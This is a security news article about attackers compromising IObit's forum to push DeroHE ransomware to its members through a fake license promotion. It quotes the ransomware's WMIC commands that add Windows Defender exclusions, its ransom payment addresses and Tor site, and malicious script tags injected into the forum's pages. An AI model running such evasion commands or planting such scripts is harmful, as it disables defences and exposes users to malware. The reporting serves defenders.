

IObit forums hacked to spread ransomware to its members

By Lawrence Abrams


Published: 2021-01-18 · Archived: 2026-04-05 18:50:43 UTC




Windows utility developer IObit was hacked over the weekend to perform a widespread attack to distribute the strange DeroHE ransomware to its forum members.

IObit is a software developer known for Windows system optimization and anti-malware programs, such as Advanced SystemCare.

Over the weekend, IObit forum members began receiving emails claiming to be from IObit stating that they are entitled to a free 1-year license to their software as a special perk of being a forum member.




Visit Advertiser website [GO TO PAGE](#)



IObit 'Promo' email

Included in the email is a 'GET IT NOW' link that redirects to <https://forums.iobit.com/promo.html>. This page no longer exists, but at the time of the attack, it was distributing a file at <https://forums.iobit.com/free-iobit-license-promo.zip>.

This zip file [\[VirusTotal\]](#) contains digitally signed files from the legitimate IObit License Manager program, but with the IObitUnlocker.dll replaced with an unsigned malicious version shown below.



Malicious IObitUnlocker.dll DLL

Source: BleepingComputer

When IObit License Manager.exe is executed, the malicious IObitUnlocker.dll will be executed to install the DeroHE ransomware to C:\Program Files (x86)\IObit\iobit.dll [\[VirusTotal\]](#) and execute it.

As most executables are signed with IOBit's certificate, and the zip file was hosted on their site, [users installed the ransomware](#) thinking it was a legitimate promotion.

Based on reports at IOBit's forum and other forums [1, 2], this is a widespread attack that targeted all forum members.

A closer look at the DeroHE ransomware


BleepingComputer has since analyzed the ransomware to illustrate what happens when executed on a victim's computer.

When first started, the ransomware will add a Windows autorun named "IObit License Manager" that launches the "rundll32 \"C:\Program Files (x86)\IObit\iobit.dll\",DllEntry" command when logging in to Windows.

Emsisoft analyst [Elise van Dorp](#), who also analyzed the ransomware, stated the ransomware adds the following Windows Defender exclusions to allow the DLL to run.

```
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionPath=""
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionPath="\Temp\\"
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionExtension=".dll"
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionProcess="rundll32.exe"
```


The ransomware will now display a message box claiming to be from IObit License Manager stating, "Please wait. It may take a little longer than expected. Keep your computer running or screen on!" The ransomware shows this alert to prevent victims from shutting off their devices before the ransomware finishes.



Fake alert to not turn off the computer

Source: BleepingComputer

When encrypting victims, it will append the .DeroHE extension to encrypted files.




Files encrypted by the DeroHE ransomware

Source: BleepingComputer

Each encrypted file will also have a string of information appended to the end of the file, as shown below. The ransomware may use this information to decrypt files if a ransom is paid.

```
{ "version": "3", "id": "dERiqiUutvp35oSUfRSTCXl53TRakECSGQVQ2hhUjuCEjC6zSNFZsRqavVVSdyEzaViULtCRPxzRwRCKZ2j2ugCg5r9SrERKe7r!
```




Hex edit of an encrypted file

Source: BleepingComputer

On the Windows desktop, the DeroHE ransomware will create two files named FILES_ENCRYPTED.html, containing a list of all encrypted files, and the READ_TO_DECRYPT.html ransom note.

The ransom note has the title of 'Dero Homomorphic Encryption,' and promotes a cryptocurrency called DERO. This note tells the victim to send 200 coins, worth approximately \$100, to the listed address to get a decryptor.



DeroHE ransomware ransom note

Source: BleepingComputer


Enclosed in the ransom note is the ransomware's Tor site <http://deropayysnkr15xu7ic5fdprz5ixgdwy6ikxe2g3mh2erikudscrkpd.onion>, which can be used to make the payment.

Of particular interest, the Tor site states that IObit can send \$100,000 in DERO coins to decrypt all victims, as the attackers blame IObit for the compromise.

"Tell iobit.com to send us 100000 (1 hundred thousand) DERO coin to this address.

dERopYDgpD235oSUFrSTCXL53TRakECSGQVQ2hhUjuCEjC6zSNFzSRqavVVSdyEzaViULtCRPxzRwRCKZ2j2ugCg26hRtLziwu"

"After payment arrive, all encrypted computer (including yours) will be decrypted. THIS IS IOBIT's FAULT to made your computer getting infected," the DeroHE Tor payment site states.



Dero Ransomware Tor payment site

Source: BleepingComputer


The ransomware is being analyzed for weaknesses, and it is not known if it can be decrypted for free.

Furthermore, it is unknown if the threat actors will keep their word and provide a decryptor if payment is made.

IObit forums likely compromised

To create the fake promotion page and host a malicious download, the attackers likely hacked IObit's forum and gained access to an administrative account.

At this time, the forums still appear to be compromised, as if you visit missing pages that return a 404 error code, the web page will display dialogs to subscribe to browser notifications. Your browser will begin to receive desktop notifications promoting adult sites, malicious software, and other unwanted content when subscribed.



Compromised IObit forum page

Source: BleepingComputer

Furthermore, if you click anywhere on the page, a new tab will open showing advertisements for adult sites. Other site sections also appear to be compromised as clicking on forum links redirect you to similar adult pages.

Attackers compromised the forum by injecting a malicious script on all pages that are not found, as shown below.

```
510
511 <div id="content">
512 <div class="canvas-layout-container js-canvas-layout-container">
513 <script async src="//identifyluckyexactly.com/27227b7f0bfc8f310bd4cb8b22fc7075/invoke.js"></script>
514 <script type="text/javascript"
515 src="//identifyluckyexactly.com/50/a3/51/50a351a59c68401244bd1da2f8e9b6e5.js"></script>
516 <div id="canvas-layout-full" class="canvas-layout" data-layout-id="">
517 <div class="canvas-widget-list section-0">
518
519
520 Invalid Page URL. If this is an error and the page should exist, please contact the system administrator
521 and tell them how you got this message.
```


Compromised IObit forum page

Source: BleepingComputer

BleepingComputer has reached out to IObit with questions related to this attack but has not heard back.

Updated 01/19/20: A security researcher known as [Ronny](#) told BleepingComputer IOBit is using vBulletin 5.6.1 for their forum software.

This version of vBulletin has a [known vulnerability](#) that allows remote attackers to gain control over the forum.



[Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: <https://www.bleepingcomputer.com/news/security/iobit-forums-hacked-to-spread-ransomware-to-its-members/>